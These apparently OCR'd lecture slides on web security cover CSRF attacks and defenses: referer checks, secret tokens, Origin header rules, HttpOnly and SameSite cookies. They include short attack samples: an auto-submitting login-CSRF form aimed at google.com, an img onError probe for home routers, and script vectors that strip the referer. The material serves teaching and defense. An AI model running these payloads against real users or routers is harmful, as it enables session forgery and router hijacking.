
CSRF: Form post with cookie



Q: how long do you stay logged in to Gmail? Facebook? ….

User credentials

Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas


Not just Web Servers: Attacks on Home Router

[Stamm, Ramzan, Jakobsson 2006]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack:
  - Scenario: user visits malicious site
  - Attacker script scans home network for broadband router:
    - SOP allows "send only" messages
    - Detect success using onError and likely address (e.g., 192.168.0.1):

      <IMG SRC=192.168.0.1 onError = do() >
  - Attacker script can login to router and change DNS server
    - Takes control of user navigation
  - Attacker can distribute malware to router
  - Attacker can block virus definition updates
  - Attacker can advertise vulnerable hosts


Cookieless Example: Home Router



Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just "session riding"

Using Login CSRF for XSS



The attacker’s perspective

- The attacker can:
  - Control the form/XHR payload
  - Control the content type (« enctype » attribute)
  - Control the method (GET or POST)
- The attacker cannot:
  - Control other headers
  - Control cookies

CSRF Basic Defenses

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```

- Persistent authentication (login/session data):
  - Client-Side Storage of session information (not effective)
    - But vulnerable to XSS attacks …
    - … and user manipulation of server state !
  - Server-Side session ID + Secret Token Validation

```
<input type=hidden value=23a3af01b>
```

- Custom HTTP Header: simpler approach for AJAX/XHR

```
X-Requested-By: XMLHttpRequest
```

Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.gmail.com/
  - Referer: http://www.bad.com/evil.html
  - Referer:
- Lenient Referer validation
  - Doesn't block request if Referer is missing
- Strict Referer validation
  - Secure, but Referer is sometimes absent…

OK
KO
???

Referer Privacy Problems

- Referer may also leak privacy-sensitive information!

```
http://intranet.corp.apple.com/
projects/iphone/competitors.html
```

- May be removed based on user preference in browser
- Site often cannot afford to block these users

So … Lenient Referer Checking?


- Other common sources of blocking:
  - Network stripping by the organization (proxy)
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - Buggy user agents
- Insecure: attacker may strip referrer, e.g.:

```
ftp://www.attacker.com/index.html
        javascript:"<script> /* CSRF */ </script>"
        data:text/html,<script> /* CSRF */ </script>
```

Secret Token Validation


- Requests include a hard-to-guess secret
  - Unguessability replaces unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC / MD5 / SHA-1 of session identifier for integrity protection

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

XSS: HttpOnly Cookies




- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks: typical attack is to overflow cookie repository (replace cookie with attacker value)! This is dependent on browser implementation …

Other Mitigation Strategies

- Tokens: double-submission if maintaining CSRF token on server-side is problematic: token to be sent in header (request parameter) + cookie in body
  - Strong requirements (notably HTTPS to prevent attackers from injecting cookies, encrypted cookies)
- Additional anti-CSRF HTML elements
  - Origin header
  - SameSite cookies (draft RFC 6265bis since 2017)
  - Check https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- Use libraries and frameworks with built-in anti-CSRF mechanisms
  - E.g. Angular: "X-XSRF-TOKEN"
- User Interaction Based CSRF Defense before critical operation
  - Captchas: make sure a human intervenes (no automated spoofing)
  - One-time token
  - Re-authentication (Login/Password)



Defense in Depth: Origin Header

```
Origin: http://www.evil.com
```

- Alternative to Referer with fewer privacy problems
- Sent only on POST, sends only necessary data
- Defense against redirect-based attacks
- Privacy
  - Identifies only principal that initiated the request (not path or query)
  - Sent only for POST requests; following hyperlink reveals nothing
- Usability
  - Authorize subdomains and affiliate sites with simple firewall rule

```
SecRule REQUEST_HEADERS:Host !^www\.example\.com(:\d+)?$ deny,status:403
SecRule REQUEST_METHOD ^POST$ chain,deny,status:403
SecRule REQUEST_HEADERS:Origin !^(https?://www\.example\.com(:\d+)?)?$
```

  - No need to manage secret token state
  - used with existing defenses to support legacy browsers (e.g. Referer)
- Standardization
  - Supported by W3C XHR2 and JSONRequest

Defense in Depth: SameSite Cookie

draft-ietf-httpbis-rfc6265bis-latest (Oct 8, 2019)

- Setting:

```
Set-Cookie: CookieName=CookieValue; SameSite=Lax;
Set-Cookie: CookieName=CookieValue; SameSite=Strict;
```

  - Strict: the cookie will not be included in requests sent by third-parties (can affect browsing experience negatively)
  - Lax: the cookie will be sent along with the GET request initiated by third party website, but only for top-level navigation requests (URL has to be changed in browser)
  - Browsers are progressively integrating this feature

One more thing…

- Cookie Scope:
  - based on Path attribute + Host/domain
  - Restricts usage of cookie to some application on the website
  - This is separate from SOP which is based on Host/domain+port
  - May further restrict cookie abuse

Take-away message

- Cookie protection can be tricky, browser-specific, and is still investigated and standardized
- The prototype of a « secure » cookie ?

  Set-Cookie:__Host-SessionID=43a2;
  Path=/myapplication;Secure;HttpOnly;SameSite=Strict
- … that is, until the next release of RFC 6265bis…
- … plus Tokens…
- … and over HTTPS !
- Beware of XSS and MITM that may endanger cookie integrity (writing attack)
- …. And privacy !!!